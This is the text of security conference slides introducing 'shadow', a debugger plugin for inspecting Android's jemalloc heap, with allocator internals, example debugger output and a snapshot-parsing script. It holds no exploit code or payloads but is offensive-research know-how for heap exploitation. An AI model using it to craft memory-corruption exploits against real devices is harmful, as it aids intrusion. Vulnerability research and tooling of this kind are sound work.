



# The Shadow over Android

## Heap exploitation assistance for Android's libc allocator



VASILIS TSAOUSOGLOU  
PATROKLOS ARGYROUDIS  
**CENSUS S.A.**

vats@census-labs.com  
argp@census-labs.com  
**www.census-labs.com**

# Who are we



- Vasilis - vats
  - Computer security researcher at CENSUS S.A.
  - Vulnerability research, RE, exploit development
  - Focus on Android userland lately, Windows before that
  
- Patroklos - argp
  - Computer security researcher at CENSUS S.A.
  - Vulnerability research, RE, exploit development
  - Before CENSUS: postdoc at TCD doing netsec
  - Heap exploitation obsession (userland & kernel)

# Introduction



- A lot of talks on exploitation techniques nowadays
- We have done some too on exploiting jemalloc targets
  - Standalone jemalloc, Firefox's heap, FreeBSD's libc heap
  - Android's libc heap (this talk ;)
- But this time we will also focus on the tools that help us research new exploitation techniques
  - Proper tooling is (usually) half the job (or more)

# Outline

- Introduction
  - Previous work on exploiting jemalloc
  - Previous work on Android heap exploitation
  - The Shadow over Android
- jemalloc details and exploitation techniques
  - Memory organization
  - Memory management



# Previous work (jemalloc)



- argp's and huku's Phrack paper (2012): exploiting the standalone jemalloc allocator
  - Metadata corruption attacks
  - PoC for FreeBSD's libc (VLC)
- argp's and huku's Black Hat talk (2012): jemalloc metadata corruption attacks in the context of Firefox
- argp's Infiltrate talk (2015): jemalloc/Firefox application-specific exploitation methodologies

# Previous work (Android)



- Hanan Be'er's paper on exploiting Stagefright bug  
CVE-2015-3864
  - Integer overflow leading to heap corruption
- Aaron Adams' paper on exploiting the same bug
- Joshua Drake's Stagefright exploitation work (various talks & papers)
- All the above use techniques from our jemalloc talks and properly reference our work! Thanks guys!


# The Shadow over Android



# shadow's history



- 2012 - unmask\_jemalloc: first version, gdb/Python tool
  - Tested only on Linux and macOS
  - x86 only
- 2015 - shadow: major re-write, modular design
  - Supporting multiple debuggers (gdb, lldb, pykd/WinDBG)
  - Firefox-specific features
  - x86 only
- 2017 - shadow v2: major re-write again
  - Android 6 & 7 libc support
  - AArch64 and ARM32 support
  - Heap snapshot support
  - Added bonus: x86-64 support (Firefox)



# Design



- Overall design of shadow remains unchanged
- No additional source files
- Parsing implemented in the same functions for both Android and Firefox
- Simplify the debugger engines
- Replace cpickle with pyrsistence

# Issues



- Performance
  - Reduce the number of memory accesses
  - Replace all debugger evaluation statements with combinations of: offsetof, sizeof and read\_memory
  - Cache debugger engine results
- Non-debug build libc support

# Release build libc support



- jemalloc most likely the same across different devices of the same Android version
- Mandatory symbols that are present in non-debug builds:
  - arenas
  - chunks\_rtree
  - arena\_bin\_info
- Configuration files
  - Automatically generated by parsing jemalloc symbols from a debug build bionic libc – just once
  - We'll try to keep distributing these

# pyrsistence



- A Python extension for managing external memory data structures
- Allows for heap snapshots
- Developed by huku
- [\*https://github.com/huku-/pyrsistence\*](https://github.com/huku-/pyrsistence)

# Heap snapshots



- Allows offline heap inspection
  - Use shadow as a standalone script
- Heap parsing scripts
  - Diffing
  - Visualization
- Useful information for fuzzing results

# Heap snapshots



- `jestore`

```
(gdb) jeparse -f  
(gdb) jestore /tmp/snapshot1
```

- standalone usage

```
$ python shadow.py /tmp/snapshot1 jeruns -c
```

```
listing current runs only  
[arena 00 (0x0000007f85680180)] [bins 36]  
[run 0x7f6ef81468] [region size 08] [total regions 512] [free regions 250]  
[run 0x7f6e480928] [region size 16] [total regions 256] [free regions 051]  
[run 0x7f6db81888] [region size 32] [total regions 128] [free regions 114]  
...
```

# Heap snapshots



- Parsing scripts

```
import jemalloc

heap = jemalloc.jemalloc("/tmp/snapshot1")
for chunk in heap.chunks:
    print "chunk @ 0x%x" % chunk.addr
```

```
$ python print_chunks.py
chunk @ 0x7f6d240000
chunk @ 0x7f6db00000
chunk @ 0x7f6db40000
chunk @ 0x7f6db80000
chunk @ 0x7f6dbc0000
...
...
```



# The jemalloc allocator



- A bitmap allocator designed primarily for performance (and not memory utilization)
  - Probably main reason it has been so widely adopted
  - FreeBSD libc, Firefox, Android libc, MySQL, Redis
  - Internally used at Facebook
- Design principles
  - Minimize metadata overhead (less than 2%)
  - Thread-specific caching to avoid synchronization
  - Avoid fragmentation via contiguous allocations
  - Simplicity and performance (predictability ;)

# Android's jemalloc



- jemalloc upstream

Android 6	3.6.0-129-g3cae39166d1fc58873c5df3c0c96b45d49cb5778 4.0.0 <u>in reality</u>
Android 7	4.1.0-4-g33184bf69813087bf1885b0993685f9d03320c69

- Android specific changes are enclosed in #ifdef blocks or /\* Android change \*/ comments

# Android.mk



- Limited to two arenas
- Thread caches are enabled

```
jemalloc_common_cflags += \
-DANDROID_MAX ARENAS=2 \
-DJEMALLOC_TCACHE \
-DANDROID_TCACHE_NSLOTS_SMALL_MAX=8 \
-DANDROID_TCACHE_NSLOTS_LARGE=16 \
```

- Note: In this talk we assume we are on AArch64

# Memory organisation




Chunk #0

Run #0

Page

Regions



Run #1

Page

Regions




Chunk #1

Run #0

Page


Regions



Run #1

Page

Regions



# Regions



- End user memory areas returned by malloc()
- Same-sized objects contiguous in memory
- No inline metadata
- Divided into three classes according to their size:
  1. Small
  2. Large
  3. Huge

# Regions size classes



- Small
  - Up to 14336 (0x3800) bytes
- Large
  - Up to 0x3E000 bytes (Android 6)
- Huge
  - > 0x3E000 bytes (Android 6)

# Small size classes



- `jebininfo`


```
(gdb) jebininfo
[bin 00] [region size 008] [run size 04096] [nregs 0512]
[bin 01] [region size 016] [run size 04096] [nregs 0256]
[bin 02] [region size 032] [run size 04096] [nregs 0128]
[bin 03] [region size 048] [run size 12288] [nregs 0256]
[bin 04] [region size 064] [run size 04096] [nregs 0064]
[bin 05] [region size 080] [run size 20480] [nregs 0256]
[bin 06] [region size 096] [run size 12288] [nregs 0128]
[bin 07] [region size 112] [run size 28672] [nregs 0256]
```

...

- `jesize`

```
(gdb) jesize 24
[bin 02] [region size 032] [run size 04096] [nregs 0128]
```

# Small regions



# Small regions



```
(gdb) jerun 0x7f931c0628
```

```
[region 000] [used] [0x0000007f931cc000] [0x0000000070957cf8]
```

```
[region 001] [used] [0x0000007f931cc008] [0x0000000070ea78b0]
```

```
[region 002] [used] [0x0000007f931cc010] [0x0000000070ec2868]
```

```
[region 003] [used] [0x0000007f931cc018] [0x0000000070f0322c]
```

...

```
(gdb) x/4gx 0x7f931cc000
```

```
0x7f931cc000: 0x0000000070957cf8 0x0000000070ea78b0
```

```
0x7f931cc010: 0x0000000070ec2868 0x0000000070f0322c
```


...

# Runs



- Containers of regions
- Is a set of one or more contiguous pages
- Used to host small/large regions
- No inline metadata

# Small run



# Runs



- jerun -m

```
(gdb) jerun -m 0x7f82e40508
```

```
[region 000] [used] [0x7f82e49000] [0x0000007f995ac2c0] [0x40 region]
```

```
[region 001] [used] [0x7f82e49070] [0x0000007f00000001]
```

```
[region 002] [used] [0x7f82e490e0] [0x0000007f9c7c7940] [libandroidfw.so + 0x4a940]
```

```
[region 003] [used] [0x7f82e49150] [0x662f737400000001]
```

```
[region 004] [used] [0x7f82e491c0] [0x0000007f9b11b110] [libhwui.so + 0xa5110]
```

```
[region 005] [used] [0x7f82e49230] [0x0000007f9c53a6d0] [libskia.so + 0x4bd6d0]
```


```
[region 006] [used] [0x7f82e492a0] [0x0000000000000000]
```

# Chunks




- Containers of runs
- Always of the same size
- Memory returned by the OS is divided into chunks
- Stores metadata about itself and its runs


# Chunks



# Chunk metadata




# mapmisc



unsigned **nfree**  
**bitmap\_t** **bitmap[]**

Run



free region     used region

# Android 6 -> 7 changes



- Chunk size

	32-bit	64-bit
Android 6	0x40000	0x40000
Android 7	0x80000	0x200000

- Resulting metadata changes:
  - mapbias
  - mapbits flags

# Heap memory



- /proc/maps

```
root@bullhead/: cat /proc/self/maps | grep libc_malloc
```

```
7f81d00000-7f81d80000 rw-p 00000000 00:00 0 [anon:libc_malloc]
7f82600000-7f826c0000 rw-p 00000000 00:00 0 [anon:libc_malloc]
7f827c0000-7f82a80000 rw-p 00000000 00:00 0 [anon:libc_malloc]
7f82dc0000-7f830c0000 rw-p 00000000 00:00 0 [anon:libc_malloc]
...
...
```

- shadow

```
(gdb) jechunks
```

```
[shadow] [chunk 0x0000007f81d00000] [arena 0x0000007f996800c0]
[shadow] [chunk 0x0000007f81d40000] [arena 0x0000007f996800c0]
[shadow] [chunk 0x0000007f82600000] [arena 0x0000007f996800c0]
[shadow] [chunk 0x0000007f82640000] [arena 0x0000007f996800c0]
[shadow] [chunk 0x0000007f82680000] [arena 0x0000007f996800c0]
[shadow] [chunk 0x0000007f827c0000] [arena 0x0000007f996800c0]
...
...
```

# Memory organisation




Chunk #0

Run #0

Page

Regions



Run #1

Page

Regions




Chunk #1

Run #0

Page


Regions



Run #1

Page

